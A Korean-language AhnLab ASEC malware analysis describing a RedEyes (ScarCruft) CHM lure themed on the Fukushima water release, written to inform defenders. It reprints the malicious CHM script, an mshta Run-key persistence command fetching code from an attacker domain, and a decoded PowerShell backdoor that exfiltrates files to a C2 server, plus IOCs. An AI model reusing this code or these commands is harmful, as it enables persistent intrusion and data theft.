
# 후쿠시마 오염수 방류 내용을 이용한 CHM 악성코드 : RedEyes(ScarCruft)

asec.ahnlab.com/ko/56654/

By gygy0101 2023년 9월 4일

ASEC(AhnLab Security Emergency response Center) 분석팀은 RedEyes 공격 그룹이 제작한 것으로 추정되는 CHM 악성코드가 최근 다시 유포되고 있는 정황을 포착하였다. 최근 유포 중인 CHM 악성코드는 지난 3월에 소개한 **"국내 금융 기업 보안 메일을 사칭한 CHM 악성코드"[1]** 와 유사한 방식으로 동작하며, 이번에도 RedEyes 그룹의 M2RAT 악성코드 공격 과정 중 **"2.3. 지속성 유지 (Persistence)"[2]** 과정에서 사용된 명령어가 동일하게 확인되었다.

이번 공격에는 후쿠시마 오염수 방류 내용을 이용하였는데 공격자는 국내 이슈가 되는 주제를 통해 사용자의 궁금증을 유발하여 악성 파일을 실행하도록 유도한다. 해당 내용은 [그림 1] 과 같이, CHM 악성코드 실행 시 생성되는 도움말 창에서 확인할 수 있다.



[그림 1] 후쿠시마 오염수 방류 내용이 포함된 CHM 악성코드

해당 과정에서 실행되는 악성 스크립트는 [그림 2] 와 같다. 기존에는 mshta 명령어를 CHM 파일(hh.exe)에서 바로 실행하던 방식이였지만, 최근 유포되는 파일에서는 RUN 키에 해당 명령어를 등록하여 시스템이 재부팅될 때 실행하도록 변경되었다.

```
<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
<PARAM name="Button" value="Bitmap::shortcut">
<PARAM name="Item1" value=',cmd.exe, /c REG ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v fGZtm /t
REG_SZ /d "c:\windows\system32\cmd.exe /c Powershell.exe -WindowStyle hidden -NoLogo -NonInteractive -ep bypass
ping -n 1 -w 391763 2.2.2.2 || mshta http://navercorp.ru/dashboard/image/202302/4.html" /f'>
<PARAM name="Item2" value="273,1,1">
</OBJECT>
<script>
x.Click();
</SCRIPT>
```

[그림 2] CHM 내 악성 스크립트

**RUN 키 등록**

레지스트리 경로 : HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
값 이름 : fGZtm
값 : c:\windows\system32\cmd.exe /c Powershell.exe -WindowStyle hidden -NoLogo -NonInteractive -ep bypass ping -n 1 -w 391763 2.2.2.2 || mshta hxxp://navercorp[.]ru/dashboard/image/202302/4.html

RUN 키에 등록된 명령어가 동작하게 되면, mshta 를 통해 특정 URL 에 존재하는 추가 스크립트가 실행된다. 해당 URL 에는 JS(JavaScript) 코드가 포함되어 있으며, 해당 코드는 인코딩된 파워쉘 명령어를 실행하는 기능을 수행한다. 해당 과정은 기존에 소개했던 CHM 악성코드 및 M2RAT 악성코드 공격 과정에서 사용된 명령어와 유사한 형태이다.

```
<HTML>
  <meta http-equiv = "Content_Type" content = "text/html; charset=utf-8">
  <HEAD>
  <Script language="JScript">
  window.moveTo(40170, 40170);
  var ChpbiKBeJlBIq = new ActiveXObject("Shell.Application");
var RbarRDeFnUfuth = "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe";
ChpbiKBeJlBIq.ShellExecute(RbarRDeFnUfuth,"-windowstyle hidden -ep bypass -ec UwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBTAGUAY
    self.close();
  </Script>
  </HEAD>
</HTML>
```

[그림 3] 4. html 코드

디코딩된 파워쉘 명령어는 지속성을 위한 RUN 키 등록, 공격자 서버로부터 명령어 수신, 명령 실행 결과 전달의 기능을 수행하는 백도어 유형이다. 공격자 서버로부터 명령어를 수신 받으며 명령어에 따라 파일 업로드 및 다운로드, 특정 파일 정보 전송, 레지스트리 편집 등 다양한 악성 행위를 수행할 수 있다.

**C2**

hxxp://navercorp[.]ru/dashboard/image/202302/com.php?U=[컴퓨터이름]-[유저이름] // 공격자 명령 수신hxxp://navercorp[.]ru/dashboard/image/202302/com.php?R=[BASE64 인코딩] // 명령 실행 결과 전달

```
Start - Sleep - Seconds 68;
$VsVmaDj = 1024 * 1024;
$xwbpymdUWNs = $env: COMPUTERNAME + '-' + $env: USERNAME;
$HZgqfBKX = 'http://navercorp.ru/dashboard/image/202302/com.php' + '?U=' + $xwbpymdUWNs;
$aVNxadCxmtEQFa = $env: TEMP + '\jXShAegMEWMw';

if (!(Test - Path $aVNxadCxmtEQFa)) {
    New - ItemProperty - Path HKCU: \Software\ Microsoft\ Windows\ CurrentVersion\ Run - Name fGZtM - Value
    'c:\windows\system32\cmd.exe /c PowerShell.exe -WindowStyle hidden -NoLogo -NonInteractive -ep bypass ping -n
    1 -w 391763 2.2.2.2 || mshta http://navercorp.ru/dashboard/image/202302/4.html' - PropertyType String - Force;
}

function XaNsYJbXjTn($CzrH, $jdWV) {
    $IJbNgpRgULETD = [System.Text.Encoding]::UTF8.GetBytes($jdWV);
    [System.Net.HttpWebRequest] $VftYZH = [System.Net.WebRequest]::Create($CzrH);
    $VftYZH.Method = 'POST';
    $VftYZH.ContentType = 'application/x-www-form-urlencoded';
    $VftYZH.ContentLength = $IJbNgpRgULETD.Length;
    $aVNxadCxmtEQFaU = $VftYZH.GetRequestStream();
    $aVNxadCxmtEQFaU.Write($IJbNgpRgULETD, 0, $IJbNgpRgULETD.Length);
    $aVNxadCxmtEQFaU.Flush();
    $aVNxadCxmtEQFaU.Close();
    [System.Net.HttpWebResponse] $RKcl = $VftYZH.GetResponse();
    $DycD = New - Object System.IO.StreamReader($RKcl.GetResponseStream());
    $aVNxadCxmtEQFaULT = $DycD.ReadToEnd();

    return $aVNxadCxmtEQFaULT;
}
```

[그림 4] 디코딩된 파워쉘 명령어

```
if ($cie) {
    if ($cie.Contains('fileinfo:')) {
        $MejXC = $cie.SubString(9);
        if (Test - Path - Path $MejXC) {
            $filename = $aVNxadCxmtEQFa + '.csv';
            Get - ChildItem $MejXC - Filter * .*-Recurse | Select - Object Name, Length, LastWriteTime,
             Fullname | Export - Csv - Path $filename - Force - NoTypeInformation - Encoding utf8;
            $attachment_name = '_file';
            $nowtime = Get - Date - Format yyyy - MM - dd_HH_mm_ss;
            $attachment_filename = $nowtime + '_fileinfo';
            DjUui $HZgqfBKX $filename $attachment_name $attachment_filename;
            Remove - Item - Path $filename;
        }
    }
    if ($cie.Contains('dir:')) {
        $MejXC = $cie.SubString(4);
        if (Test - Path - Path $MejXC) {
            $filename = $aVNxadCxmtEQFa + '.zip';
            Compress - Archive $MejXC $filename - Force;
            $attachment_name = '_file';
            $nowtime = Get - Date - Format yyyy - MM - dd_HH_mm_ss;
            $attachment_filename = $nowtime + '_dir';
            DjUui $HZgqfBKX $filename $attachment_name $attachment_filename;
            Remove - Item - Path $filename;
```

[그림 5] 명령어 수신

| 명령 | 기능 |
|---|---|
| fileinfo | 특정 경로의 파일 목록 및 정보(이름, 크기, 수정한 시각)를 CSV 로 저장 및 C&C 서버에 전송 후 삭제 |
| dir | 특정 경로의 폴더를 압축하여 C&C 서버에 전송 후 삭제 |
| file | 특정 파일 C&C 서버에 전송 (업로드) |
| down | 특정 경로에 파일 다운로드 |
| regedit | 레지스트리 편집 |

| | |
|---|---|
| task | 10분 간격으로 반복 실행하는 작업 스케줄 등록 |
| zip | 특정 경로 압축 파일 해제 |
| rename | 특정 파일 이름 변경 |
| del | 특정 경로 파일 삭제 |

[표 1] 수신 명령어 목록

해당 유형의 악성코드에 감염될 경우 공격자의 명령에 따라 추가 파일 다운로드 및 정보 탈취 등 다양한 악성 행위를 수행할 수 있게 되며 큰 피해를 입을 수 있다. 특히, 국내 사용자를 대상으로 유포하는 악성코드는 유포 대상에 따라 관심 있는 주제의 내용을 포함하여 사용자의 실행을 유도하기 때문에 출처가 불분명한 메일의 열람을 자제하고 첨부된 파일은 실행하지 않도록 해야 한다. 또한, 주기적으로 PC 검사를 진행하고 보안 제품을 최신 엔진으로 업데이트해야 한다.

**[파일 진단]**

Downloader/CHM.Generic (2023.09.02.00)

**[IOC]**

52f71fadf0ea5ffacd753e83a3d0af1a
hxxp://navercorp[.]ru/dashboard/image/202302/4.html
hxxp://navercorp[.]ru/dashboard/image/202302/com.php

**연관 IOC 및 관련 상세 분석 정보는 안랩의 차세대 위협 인텔리전스 플랫폼 'AhnLab TIP' 구독 서비스를 통해 확인 가능하다.**



Categories:악성코드 정보

Tagged as:APT37,backdoor,chm,RedEyes,ScarCruft